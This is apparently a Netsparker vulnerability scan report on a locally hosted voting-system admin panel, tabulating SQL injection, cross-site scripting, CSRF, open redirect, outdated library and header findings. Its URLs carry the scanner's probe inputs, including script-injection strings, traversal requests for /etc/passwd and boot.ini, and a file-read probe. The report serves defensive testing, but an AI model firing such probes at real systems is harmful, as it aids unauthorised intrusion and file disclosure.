

# netsparker

6/4/2023 12:44:23 AM (UTC+05:30)

## Detailed Scan Report

HTTP://localhost/votesystem/admin/home.php

Scan Time : 6/3/2023 5:57:14 PM (UTC+05:30)  
Scan Duration : 00:06:10:41  
Total Requests : 212,040  
Average Speed : 9.5r/s

Risk Level:  
**CRITICAL**

**333**  
IDENTIFIED

**53**  
CONFIRMED

**1**  
CRITICAL !

**16**  
HIGH !

**73**  
MEDIUM !

**67**  
LOW !

**48**  
BEST PRACTICE !


**128**  
INFORMATION i

### Identified Vulnerabilities



Critical	1
High	16
Medium	73
Low	67
Best Practice	48
Information	128
<b>TOTAL</b>	<b>333</b>

### Confirmed Vulnerabilities



Critical	1
High	12
Medium	4
Low	13
Best Practice	1
Information	22
<b>TOTAL</b>	<b>53</b>

# Vulnerability Summary

CONFIRM	VULNERABILITY	METHOD	URL	PARAMETER
	<a href="#">SQL Injection</a>	POST	http://localhost/votesystem/admin/login.php	
	<a href="#">Out-of-date Version (Moment.js)</a>	GET	http://localhost/votesystem/admin/	
	<a href="#">Out-of-date Version (Moment.js)</a>	GET	http://localhost/votesystem/admin/index.php	
	<a href="#">Out-of-date Version (Moment.js)</a>	GET	http://localhost/votesystem/admin/index.php/	
	<a href="#">Out-of-date Version (Moment.js)</a>	GET	http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net/dist/css/skins/_all-skins.min.css	
	<a href="#">Out-of-date Version (Moment.js)</a>	GET	http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net-bs/bower_components/bootstrap-datepicker/dist/js/bootstrap-datepicker.min.js	
	<a href="#">Out-of-date Version (Moment.js)</a>	GET	http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net-bs/bower_components/font-awesome/	
	<a href="#">Out-of-date Version (Moment.js)</a>	GET	http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net-bs/bower_components/jquery-slimscroll/	
	<a href="#">Out-of-date Version (Moment.js)</a>	GET	http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net-bs/bower_components/moment/moment.js	
	<a href="#">Out-of-date Version (Moment.js)</a>	GET	http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/moment/bower_components/moment/moment.js	
	<a href="#">Out-of-date Version (Moment.js)</a>	GET	http://localhost/votesystem/admin/index.php/bower_components/moment/plugins/iCheck/icheck.min.js	
	<a href="#">Out-of-date Version (Moment.js)</a>	GET	http://localhost/votesystem/admin/index.php/plugins/	
	<a href="#">Password Transmitted over HTTP</a>	POST	http://localhost/votesystem/admin/	

CONFIRM	VULNERABILITY	METHOD	URL	PARAMETER
	<a href="#">Password Transmitted over HTTP</a>	GET	http://localhost/votesystem/admin/index.php	
	<a href="#">Certificate is Signed Using a Weak Signature Algorithm</a>	GET	https://localhost/votesystem/admin/home.php	
	<a href="#">Cross-site Scripting</a>	GET	http://localhost/votesystem/admin/ballot.php/%22onmouseover=%22netsparker(0x000009)%22%20x	<span style="border: 1px solid #007bff; padding: 2px;">URI-BASED</span>
	<a href="#">Database User Has Admin Privileges</a>	POST	http://localhost/votesystem/admin/login.php	
	<a href="#">Password Transmitted over HTTP</a>	GET	http://localhost/votesystem/admin/?nsextt='%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x000003)%3C/scRipt%3E	<span style="border: 1px solid #007bff; padding: 2px;">nsextt</span>
	<a href="#">Password Transmitted over HTTP</a>	GET	http://localhost/votesystem/admin/ballot.php	
	<a href="#">Password Transmitted over HTTP</a>	GET	http://localhost/votesystem/admin/candidates.php	
	<a href="#">Password Transmitted over HTTP</a>	GET	http://localhost/votesystem/admin/home.php	
	<a href="#">Password Transmitted over HTTP</a>	POST	http://localhost/votesystem/admin/home.php	
	<a href="#">Password Transmitted over HTTP</a>	GET	http://localhost/votesystem/admin/home.php/etc/passwd	<span style="border: 1px solid #007bff; padding: 2px;">URI-BASED</span>
	<a href="#">Password Transmitted over HTTP</a>	GET	http://localhost/votesystem/admin/positions.php	
	<a href="#">Password Transmitted over HTTP</a>	GET	http://localhost/votesystem/admin/voters.php	
	<a href="#">Password Transmitted over HTTP</a>	GET	http://localhost/votesystem/admin/votes.php	
	<a href="#">[Possible] Cross-site Scripting</a>	GET	http://localhost/votesystem/admin/candidates.php/%22onmouseover=%22netsparker(0x000009)%22%20x	<span style="border: 1px solid #007bff; padding: 2px;">URI-BASED</span>
	<a href="#">[Possible] Cross-site Scripting</a>	GET	http://localhost/votesystem/admin/home.php/%22onload=%22netsparker(0x000009)%22%20x	<span style="border: 1px solid #007bff; padding: 2px;">URI-BASED</span>

CONFIRM	VULNERABILITY	METHOD	URL	PARAMETER
	<a href="#">[Possible] Cross-site Scripting</a>	GET	http://localhost/votesystem/admin/home.php/bower_components/%22ns=%22netsparker(0x005706)	<span>URI-BASED</span>
	<a href="#">[Possible] Cross-site Scripting</a>	GET	http://localhost/votesystem/admin/home.php/bower_components/jquery/%22ns=%22netsparker(0x005889)	<span>URI-BASED</span>
	<a href="#">[Possible] Cross-site Scripting</a>	GET	http://localhost/votesystem/admin/home.php/bower_components/jquery/dist/%22ns=%22netsparker(0x005A0C)	<span>URI-BASED</span>
	<a href="#">[Possible] Cross-site Scripting</a>	GET	http://localhost/votesystem/admin/home.php/bower_components/jquery-ui/%22ns=%22netsparker(0x005B8F)	<span>URI-BASED</span>
	<a href="#">[Possible] Cross-site Scripting</a>	GET	http://localhost/votesystem/admin/positions.php/%22onload=%22netsparker(0x000009)%22%20x	<span>URI-BASED</span>
	<a href="#">[Possible] Cross-site Scripting</a>	GET	http://localhost/votesystem/admin/voters.php/%22onload=%22netsparker(0x000009)%22%20x	<span>URI-BASED</span>
	<a href="#">[Possible] Cross-site Scripting</a>	GET	http://localhost/votesystem/admin/voters.php/bower_components/%22ns=%22netsparker(0x009174)	<span>URI-BASED</span>
	<a href="#">[Possible] Cross-site Scripting</a>	GET	http://localhost/votesystem/admin/voters.php/bower_components/bootstrap/%22ns=%22netsparker(0x009780)	<span>URI-BASED</span>
	<a href="#">[Possible] Cross-site Scripting</a>	GET	http://localhost/votesystem/admin/voters.php/bower_components/bootstrap/dist/%22ns=%22netsparker(0x009903)	<span>URI-BASED</span>
	<a href="#">[Possible] Cross-site Scripting</a>	GET	http://localhost/votesystem/admin/voters.php/bower_components/bootstrap/dist/css/%22ns=%22netsparker(0x00BD4B)	<span>URI-BASED</span>
	<a href="#">[Possible] Cross-site Scripting</a>	GET	http://localhost/votesystem/admin/voters.php/bower_components/bootstrap/dist/js/%22ns=%22netsparker(0x009A86)	<span>URI-BASED</span>
	<a href="#">[Possible] Cross-site Scripting</a>	GET	http://localhost/votesystem/admin/voters.php/bower_components/bootstrap-datepicker/%22ns=%22netsparker(0x00AB27)	<span>URI-BASED</span>
	<a href="#">[Possible] Cross-site Scripting</a>	GET	http://localhost/votesystem/admin/voters.php/bower_components/bootstrap-datepicker/dist/%22ns=%22netsparker(0x00ACAA)	<span>URI-BASED</span>
	<a href="#">[Possible] Cross-site Scripting</a>	GET	http://localhost/votesystem/admin/voters.php/bower_components/bootstrap-datepicker/dist/css/%22ns=%22netsparker(0x0102AC)	<span>URI-BASED</span>
	<a href="#">[Possible] Cross-site Scripting</a>	GET	http://localhost/votesystem/admin/voters.php/bower_components/bootstrap-datepicker/dist/js/%22ns=%22netsparker(0x00AE2D)	<span>URI-BASED</span>

CONFIRM	VULNERABILITY	METHOD	URL	PARAMETER
	<a href="#">[Possible] Cross-site Scripting</a>	GET	http://localhost/votesystem/admin/voters.php/bower_components/bootstrap-daterangepicker/%22ns=%22netsparker(0x00A9A4)	<span>URI-BASED</span>
	<a href="#">[Possible] Cross-site Scripting</a>	GET	http://localhost/votesystem/admin/voters.php/bower_components/chart.js/%22ns=%22netsparker(0x00A69E)	<span>URI-BASED</span>
	<a href="#">[Possible] Cross-site Scripting</a>	GET	http://localhost/votesystem/admin/voters.php/bower_components/datatables.net/%22ns=%22netsparker(0x00A092)	<span>URI-BASED</span>
	<a href="#">[Possible] Cross-site Scripting</a>	GET	http://localhost/votesystem/admin/voters.php/bower_components/datatables.net/js/%22ns=%22netsparker(0x00A215)	<span>URI-BASED</span>
	<a href="#">[Possible] Cross-site Scripting</a>	GET	http://localhost/votesystem/admin/voters.php/bower_components/datatables.net-bs/%22ns=%22netsparker(0x00A398)	<span>URI-BASED</span>
	<a href="#">[Possible] Cross-site Scripting</a>	GET	http://localhost/votesystem/admin/voters.php/bower_components/datatables.net-bs/css/%22ns=%22netsparker(0x00D8D6)	<span>URI-BASED</span>
	<a href="#">[Possible] Cross-site Scripting</a>	GET	http://localhost/votesystem/admin/voters.php/bower_components/datatables.net-bs/js/%22ns=%22netsparker(0x00A51B)	<span>URI-BASED</span>
	<a href="#">[Possible] Cross-site Scripting</a>	GET	http://localhost/votesystem/admin/voters.php/bower_components/fastclick/%22ns=%22netsparker(0x00B2B6)	<span>URI-BASED</span>
	<a href="#">[Possible] Cross-site Scripting</a>	GET	http://localhost/votesystem/admin/voters.php/bower_components/fastclick/lib/%22ns=%22netsparker(0x00B439)	<span>URI-BASED</span>
	<a href="#">[Possible] Cross-site Scripting</a>	GET	http://localhost/votesystem/admin/voters.php/bower_components/font-awesome/%22ns=%22netsparker(0x00BECE)	<span>URI-BASED</span>
	<a href="#">[Possible] Cross-site Scripting</a>	GET	http://localhost/votesystem/admin/voters.php/bower_components/font-awesome/css/%22ns=%22netsparker(0x00C051)	<span>URI-BASED</span>
	<a href="#">[Possible] Cross-site Scripting</a>	GET	http://localhost/votesystem/admin/voters.php/bower_components/jquery/%22ns=%22netsparker(0x0092F7)	<span>URI-BASED</span>
	<a href="#">[Possible] Cross-site Scripting</a>	GET	http://localhost/votesystem/admin/voters.php/bower_components/jquery/dist/%22ns=%22netsparker(0x00947A)	<span>URI-BASED</span>
	<a href="#">[Possible] Cross-site Scripting</a>	GET	http://localhost/votesystem/admin/voters.php/bower_components/jquery-slimscroll/%22ns=%22netsparker(0x00B133)	<span>URI-BASED</span>
	<a href="#">[Possible] Cross-site Scripting</a>	GET	http://localhost/votesystem/admin/voters.php/bower_components/jquery-ui/%22ns=%22netsparker(0x0095FD)	<span>URI-BASED</span>
	<a href="#">[Possible] Cross-site Scripting</a>	GET	http://localhost/votesystem/admin/voters.php/bower_components/moment/%22ns=%22netsparker(0x009F0F)	<span>URI-BASED</span>

CONFIRM	VULNERABILITY	METHOD	URL	PARAMETER
	<a href="#">[Possible] Cross-site Scripting</a>	GET	http://localhost/votesystem/admin/voters.php/bower_components/moment/min/%22ns=%22netsparker(0x00A821)	<a href="#">URI-BASED</a>
	<a href="#">[Possible] Cross-site Scripting</a>	GET	http://localhost/votesystem/admin/voters.php/dist/%22ns=%22netsparker(0x00B5BC)	<a href="#">URI-BASED</a>
	<a href="#">[Possible] Cross-site Scripting</a>	GET	http://localhost/votesystem/admin/voters.php/dist/css/%22ns=%22netsparker(0x00C1D4)	<a href="#">URI-BASED</a>
	<a href="#">[Possible] Cross-site Scripting</a>	GET	http://localhost/votesystem/admin/voters.php/dist/css/skins/%22ns=%22netsparker(0x0108F3)	<a href="#">URI-BASED</a>
	<a href="#">[Possible] Cross-site Scripting</a>	GET	http://localhost/votesystem/admin/voters.php/dist/js/%22ns=%22netsparker(0x00B73F)	<a href="#">URI-BASED</a>
	<a href="#">[Possible] Cross-site Scripting</a>	GET	http://localhost/votesystem/admin/voters.php/etc/%22ns=%22netsparker(0x00B8C2)	<a href="#">URI-BASED</a>
	<a href="#">[Possible] Cross-site Scripting</a>	GET	http://localhost/votesystem/admin/voters.php/etc/home.php/%22ns=%22netsparker(0x011ADF)	<a href="#">URI-BASED</a>
	<a href="#">[Possible] Cross-site Scripting</a>	GET	http://localhost/votesystem/admin/voters.php/etc/positions.php/%22ns=%22netsparker(0x0130CD)	<a href="#">URI-BASED</a>
	<a href="#">[Possible] Cross-site Scripting</a>	GET	http://localhost/votesystem/admin/voters.php/etc/voters.php/%22ns=%22netsparker(0x012DC9)	<a href="#">URI-BASED</a>
	<a href="#">[Possible] Cross-site Scripting</a>	GET	http://localhost/votesystem/admin/voters.php/etc/voters_row.php/%22ns=%22netsparker(0x00BA45)	<a href="#">URI-BASED</a>
	<a href="#">[Possible] Cross-site Scripting</a>	GET	http://localhost/votesystem/admin/voters.php/etc/votes.php/%22ns=%22netsparker(0x01256D)	<a href="#">URI-BASED</a>
	<a href="#">[Possible] Cross-site Scripting</a>	GET	http://localhost/votesystem/admin/voters.php/images/%22ns=%22netsparker(0x00BBC8)	<a href="#">URI-BASED</a>
	<a href="#">[Possible] Cross-site Scripting</a>	GET	http://localhost/votesystem/admin/voters.php/plugins/%22ns=%22netsparker(0x009C09)	<a href="#">URI-BASED</a>
	<a href="#">[Possible] Cross-site Scripting</a>	GET	http://localhost/votesystem/admin/voters.php/plugins/iCheck/%22ns=%22netsparker(0x009D8C)	<a href="#">URI-BASED</a>
	<a href="#">[Possible] Cross-site Scripting</a>	GET	http://localhost/votesystem/admin/voters.php/plugins/timepicker/%22ns=%22netsparker(0x00AFB0)	<a href="#">URI-BASED</a>
	<a href="#">[Possible] Cross-site Scripting</a>	GET	http://localhost/votesystem/admin/votes.php/%22onmouseover=%22netsparker(0x000009)%22%20x	<a href="#">URI-BASED</a>

CONFIRM	VULNERABILITY	METHOD	URL	PARAMETER
	<a href="#">[Possible] Source Code Disclosure (Generic)</a>	GET	http://localhost/votesystem/admin/home.php	
	<a href="#">[Possible] Source Code Disclosure (Generic)</a>	POST	http://localhost/votesystem/admin/home.php	
	<a href="#">[Possible] Source Code Disclosure (Generic)</a>	GET	http://localhost/votesystem/admin/home.php/bower_components/?nsextt='%22--%3E%3C/style%3E%3CscRipt%3E%3CscRipt%3Enetsparker(0x0056C7)%3C/scRipt%3E	nsextt
	<a href="#">[Possible] Source Code Disclosure (Generic)</a>	GET	http://localhost/votesystem/admin/home.php/bower_components/index.php	
	<a href="#">[Possible] Source Code Disclosure (Generic)</a>	GET	http://localhost/votesystem/admin/home.php/etc/passwd	URI-BASED
	<a href="#">[Possible] Source Code Disclosure (Generic)</a>	GET	http://localhost/votesystem/admin/home.php/tmui/login.jsp/.:tmui/locallb/bower_components/bootstrap/dist/css/index.php	
	<a href="#">[Possible] Source Code Disclosure (Generic)</a>	GET	http://localhost/votesystem/admin/home.php/tmui/login.jsp/.:tmui/locallb/bower_components/chart.js/index.php	
	<a href="#">[Possible] Source Code Disclosure (Generic)</a>	GET	http://localhost/votesystem/admin/home.php/tmui/login.jsp/.:tmui/locallb/bower_components/jquery/index.php	
	<a href="#">[Possible] Source Code Disclosure (Generic)</a>	GET	http://localhost/votesystem/admin/home.php/tmui/login.jsp/.:tmui/locallb/dist/css/skins/index.php	
	<a href="#">[Possible] Source Code Disclosure (Generic)</a>	GET	http://localhost/votesystem/admin/home.php/tmui/login.jsp/.:tmui/locallb/plugins/timepicker/index.php	
	<a href="#">[Possible] Source Code Disclosure (Generic)</a>	GET	http://localhost/votesystem/admin/home.php/tmui/login.jsp/.:tmui/locallb/workspace/fileRead.jsp?fileName=/etc/passwd	URI-BASED
	<a href="#">HTTP Strict Transport Security (HSTS) Policy Not Enabled</a>	GET	https://localhost/votesystem/admin/home.php	
	<a href="#">Out-of-date Version (jQuery UI Autocomplete)</a>	GET	http://localhost/votesystem/admin/	
	<a href="#">Out-of-date Version (jQuery UI Autocomplete)</a>	GET	http://localhost/votesystem/admin/index.php	

CONFIRM	VULNERABILITY	METHOD	URL	PARAMETER
	<a href="#">Out-of-date Version (jQuery UI Autocomplete)</a>	GET	http://localhost/votesystem/admin/index.php/	
	<a href="#">Out-of-date Version (jQuery UI Autocomplete)</a>	GET	http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net-dist/css/skins/_all-skins.min.css	
	<a href="#">Out-of-date Version (jQuery UI Autocomplete)</a>	GET	http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net-bs/bower_components/bootstrap-datepicker/dist/js/bootstrap-datepicker.min.js	
	<a href="#">Out-of-date Version (jQuery UI Autocomplete)</a>	GET	http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net-bs/bower_components/font-awesome/	
	<a href="#">Out-of-date Version (jQuery UI Autocomplete)</a>	GET	http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net-bs/bower_components/jquery-slimscroll/	
	<a href="#">Out-of-date Version (jQuery UI Autocomplete)</a>	GET	http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net-bs/bower_components/moment/moment.js	
	<a href="#">Out-of-date Version (jQuery UI Autocomplete)</a>	GET	http://localhost/votesystem/admin/index.php/bower_components/moment/bower_components/moment/moment.js	
	<a href="#">Out-of-date Version (jQuery UI Autocomplete)</a>	GET	http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/moment/plugins/iCheck/icheck.min.js	
	<a href="#">Out-of-date Version (jQuery UI Autocomplete)</a>	GET	http://localhost/votesystem/admin/index.php/plugins/	
	<a href="#">Out-of-date Version (jQuery UI Dialog)</a>	GET	http://localhost/votesystem/admin/	
	<a href="#">Out-of-date Version (jQuery UI Dialog)</a>	GET	http://localhost/votesystem/admin/index.php	
	<a href="#">Out-of-date Version (jQuery UI Dialog)</a>	GET	http://localhost/votesystem/admin/index.php/	

CONFIRM	VULNERABILITY	METHOD	URL	PARAMETER
	<a href="#">Out-of-date Version (jQuery UI Dialog)</a>	GET	http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net/dist/css/skins/_all-skins.min.css	
	<a href="#">Out-of-date Version (jQuery UI Dialog)</a>	GET	http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net-bs/bower_components/bootstrap-datepicker/dist/js/bootstrap-datepicker.min.js	
	<a href="#">Out-of-date Version (jQuery UI Dialog)</a>	GET	http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net-bs/bower_components/font-awesome/	
	<a href="#">Out-of-date Version (jQuery UI Dialog)</a>	GET	http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net-bs/bower_components/jquery-slimscroll/	
	<a href="#">Out-of-date Version (jQuery UI Dialog)</a>	GET	http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net-bs/bower_components/moment/moment.js	
	<a href="#">Out-of-date Version (jQuery UI Dialog)</a>	GET	http://localhost/votesystem/admin/index.php/bower_components/moment/moment/bower_components/moment/moment.js	
	<a href="#">Out-of-date Version (jQuery UI Dialog)</a>	GET	http://localhost/votesystem/admin/index.php/bower_components/moment/plugins/iCheck/ichack.min.js	
	<a href="#">Out-of-date Version (jQuery UI Dialog)</a>	GET	http://localhost/votesystem/admin/index.php/plugins/	
	<a href="#">Out-of-date Version (jQuery UI Tooltip)</a>	GET	http://localhost/votesystem/admin/	
	<a href="#">Out-of-date Version (jQuery UI Tooltip)</a>	GET	http://localhost/votesystem/admin/index.php	
	<a href="#">Out-of-date Version (jQuery UI Tooltip)</a>	GET	http://localhost/votesystem/admin/index.php/	
	<a href="#">Out-of-date Version (jQuery UI Tooltip)</a>	GET	http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net/dist/css/skins/_all-skins.min.css	

CONFIRM	VULNERABILITY	METHOD	URL	PARAMETER
	<a href="#">Out-of-date Version (jQuery UI Tooltip)</a>	GET	http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net-bs/bower_components/bootstrap-datepicker/dist/js/bootstrap-datepicker.min.js	
	<a href="#">Out-of-date Version (jQuery UI Tooltip)</a>	GET	http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net-bs/bower_components/font-awesome/	
	<a href="#">Out-of-date Version (jQuery UI Tooltip)</a>	GET	http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net-bs/bower_components/jquery-slimscroll/	
	<a href="#">Out-of-date Version (jQuery UI Tooltip)</a>	GET	http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net-bs/bower_components/moment/moment.js	
	<a href="#">Out-of-date Version (jQuery UI Tooltip)</a>	GET	http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/moment/bower_components/moment/moment.js	
	<a href="#">Out-of-date Version (jQuery UI Tooltip)</a>	GET	http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/moment/plugins/iCheck/ichck.min.js	
	<a href="#">Out-of-date Version (jQuery UI Tooltip)</a>	GET	http://localhost/votesystem/admin/index.php/plugins/	
	<a href="#">Out-of-date Version (jQuery)</a>	GET	http://localhost/votesystem/admin/	
	<a href="#">Out-of-date Version (jQuery)</a>	GET	http://localhost/votesystem/admin/index.php	
	<a href="#">Out-of-date Version (jQuery)</a>	GET	http://localhost/votesystem/admin/index.php/	
	<a href="#">Out-of-date Version (jQuery)</a>	GET	http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net/dist/css/skins/_all-skins.min.css	
	<a href="#">Out-of-date Version (jQuery)</a>	GET	http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net-bs/bower_components/bootstrap-datepicker/dist/js/bootstrap-datepicker.min.js	

CONFIRM	VULNERABILITY	METHOD	URL	PARAMETER
	<a href="#">Out-of-date Version (jQuery)</a>	GET	http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net-bs/bower_components/font-awesome/	
	<a href="#">Out-of-date Version (jQuery)</a>	GET	http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net-bs/bower_components/jquery-slimscroll/	
	<a href="#">Out-of-date Version (jQuery)</a>	GET	http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net-bs/bower_components/moment/moment.js	
	<a href="#">Out-of-date Version (jQuery)</a>	GET	http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/moment/bower_components/moment/moment.js	
	<a href="#">Out-of-date Version (jQuery)</a>	GET	http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/moment/plugins/iCheck/icheck.min.js	
	<a href="#">Out-of-date Version (jQuery)</a>	GET	http://localhost/votesystem/admin/index.php/plugins/	
	<a href="#">Invalid SSL Certificate</a>	GET	https://localhost/votesystem/admin/home.php	
	<a href="#">Open Redirection</a>	GET	http://localhost/votesystem/admin/config_save.php?return=https://r87.com/?localhost/	<a href="#">return</a>
	<a href="#">Open Redirection</a>	GET	http://localhost/votesystem/admin/profile_update.php?return=https://r87.com/?localhost/	<a href="#">return</a>
	<a href="#">Weak Ciphers Enabled</a>	GET	https://localhost/votesystem/admin/home.php	
	<a href="#">[Possible] Cross-site Request Forgery</a>	GET	http://localhost/votesystem/admin/ballot.php	
	<a href="#">[Possible] Cross-site Request Forgery</a>	GET	http://localhost/votesystem/admin/candidates.php	
	<a href="#">[Possible] Cross-site Request Forgery</a>	POST	http://localhost/votesystem/admin/candidates.php	
	<a href="#">[Possible] Cross-site Request Forgery</a>	GET	http://localhost/votesystem/admin/home.php	
	<a href="#">[Possible] Cross-site Request Forgery</a>	POST	http://localhost/votesystem/admin/home.php	

CONFIRM	VULNERABILITY	METHOD	URL	PARAMETER
	<a href="#">[Possible] Cross-site Request Forgery</a>	GET	http://localhost/votesystem/admin/positions.php	
	<a href="#">[Possible] Cross-site Request Forgery</a>	POST	http://localhost/votesystem/admin/positions.php	
	<a href="#">[Possible] Cross-site Request Forgery</a>	GET	http://localhost/votesystem/admin/voters.php	
	<a href="#">[Possible] Cross-site Request Forgery</a>	POST	http://localhost/votesystem/admin/voters.php	
	<a href="#">[Possible] Cross-site Request Forgery</a>	GET	http://localhost/votesystem/admin/votes.php	
	<a href="#">[Possible] Cross-site Request Forgery</a>	POST	http://localhost/votesystem/admin/votes.php	
	<a href="#">[Possible] Cross-site Request Forgery in Login Form</a>	GET	http://localhost/votesystem/admin/	
	<a href="#">[Possible] Cross-site Request Forgery in Login Form</a>	GET	http://localhost/votesystem/admin/index.php	
	<a href="#">[Possible] Cross-site Request Forgery in Login Form</a>	GET	http://localhost/votesystem/admin/index.php/	
	<a href="#">[Possible] Cross-site Request Forgery in Login Form</a>	GET	http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net/dist/css/skins/_all-skins.min.css	
	<a href="#">[Possible] Cross-site Request Forgery in Login Form</a>	GET	http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net-bs/bower_components/bootstrap-datepicker/dist/js/bootstrap-datepicker.min.js	
	<a href="#">[Possible] Cross-site Request Forgery in Login Form</a>	GET	http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net-bs/bower_components/font-awesome/	
	<a href="#">[Possible] Cross-site Request Forgery in Login Form</a>	GET	http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net-bs/bower_components/jquery-slimscroll/	

CONFIRM	VULNERABILITY	METHOD	URL	PARAMETER
	<a href="#">[Possible] Cross-site Request Forgery in Login Form</a>	GET	http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net-bs/bower_components/moment/moment.js	
	<a href="#">[Possible] Cross-site Request Forgery in Login Form</a>	GET	http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/moment/moment/bower_components/moment/moment.js	
	<a href="#">[Possible] Cross-site Request Forgery in Login Form</a>	GET	http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/moment/plugins/iCheck/checkbox.min.js	
	<a href="#">[Possible] Cross-site Request Forgery in Login Form</a>	GET	http://localhost/votesystem/admin/index.php/plugins/	
	<a href="#">Autocomplete is Enabled</a>	POST	http://localhost/votesystem/admin/	
	<a href="#">Autocomplete is Enabled</a>	GET	http://localhost/votesystem/admin/index.php	
	<a href="#">Database Error Message Disclosure</a>	POST	http://localhost/votesystem/admin/login.php	
	<a href="#">Missing Content-Type Header</a>	GET	http://localhost/votesystem/admin/config.ini	
	<a href="#">Missing Content-Type Header</a>	POST	http://localhost/votesystem/admin/config.ini	
	<a href="#">Missing X-Frame-Options Header</a>	GET	http://localhost/votesystem/admin/	
	<a href="#">Missing X-Frame-Options Header</a>	GET	http://localhost/votesystem/admin/c%3a%5cboot.ini	<span style="border: 1px solid #ccc; padding: 2px;">URI-BASED</span>
	<a href="#">Missing X-Frame-Options Header</a>	GET	http://localhost/votesystem/admin/candidates.phpc%3a%5cboot.ini	<span style="border: 1px solid #ccc; padding: 2px;">URI-BASED</span>
	<a href="#">Missing X-Frame-Options Header</a>	GET	http://localhost/votesystem/admin/home.phpc%3a%5cboot.ini	<span style="border: 1px solid #ccc; padding: 2px;">URI-BASED</span>
	<a href="#">Missing X-Frame-Options Header</a>	GET	http://localhost/votesystem/admin/index.php	
	<a href="#">Missing X-Frame-Options Header</a>	GET	http://localhost/votesystem/admin/index.phpc%3a%5cboot.ini	<span style="border: 1px solid #ccc; padding: 2px;">URI-BASED</span>

CONFIRM	VULNERABILITY	METHOD	URL	PARAMETER
	<a href="#">Missing X-Frame-Options Header</a>	GET	http://localhost/votesystem/admin/'ns='netsparker(0x00005F)	<a href="#">URI-BASED</a>
	<a href="#">Missing X-Frame-Options Header</a>	GET	http://localhost/votesystem/admin/positions.phpc%3a%5cboot.ini	<a href="#">URI-BASED</a>
	<a href="#">Missing X-Frame-Options Header</a>	GET	http://localhost/votesystem/admin/session.php	
	<a href="#">Missing X-Frame-Options Header</a>	GET	http://localhost/votesystem/admin/voters.phpc%3a%5cboot.ini	<a href="#">URI-BASED</a>
	<a href="#">Missing X-Frame-Options Header</a>	GET	http://localhost/votesystem/admin/votes.phpc%3a%5cboot.ini	<a href="#">URI-BASED</a>
	<a href="#">Programming Error Message</a>	GET	http://localhost/votesystem/admin/ballot.php	
	<a href="#">Programming Error Message</a>	GET	http://localhost/votesystem/admin/candidates.php	
	<a href="#">Programming Error Message</a>	GET	http://localhost/votesystem/admin/config_save.php	
	<a href="#">Programming Error Message</a>	POST	http://localhost/votesystem/admin/config_save.php?return=home.php	
	<a href="#">Programming Error Message</a>	GET	http://localhost/votesystem/admin/home.php	
	<a href="#">Programming Error Message</a>	GET	http://localhost/votesystem/admin/positions.php	
	<a href="#">Programming Error Message</a>	GET	http://localhost/votesystem/admin/print.php	
	<a href="#">Programming Error Message</a>	GET	http://localhost/votesystem/admin/profile_update.php	
	<a href="#">Programming Error Message</a>	POST	http://localhost/votesystem/admin/profile_update.php?return=home.php	
	<a href="#">Programming Error Message</a>	GET	http://localhost/votesystem/admin/voters.php	
	<a href="#">Programming Error Message</a>	GET	http://localhost/votesystem/admin/votes.php	

CONFIRM	VULNERABILITY	METHOD	URL	PARAMETER
	<a href="#">TRACE/TRACK Method Detected</a>	TRACE	http://localhost/votesystem/admin/	<a href="#">URI-BASED</a>
	<a href="#">TRACE/TRACK Method Detected</a>	TRACE	http://localhost/votesystem/admin/candidates_add.php	<a href="#">URI-BASED</a>
	<a href="#">Version Disclosure (Apache)</a>	GET	http://localhost/votesystem/admin/home.php	
	<a href="#">Version Disclosure (OpenSSL)</a>	GET	http://localhost/votesystem/admin/home.php	
	<a href="#">Version Disclosure (PHP)</a>	GET	http://localhost/votesystem/admin/home.php	
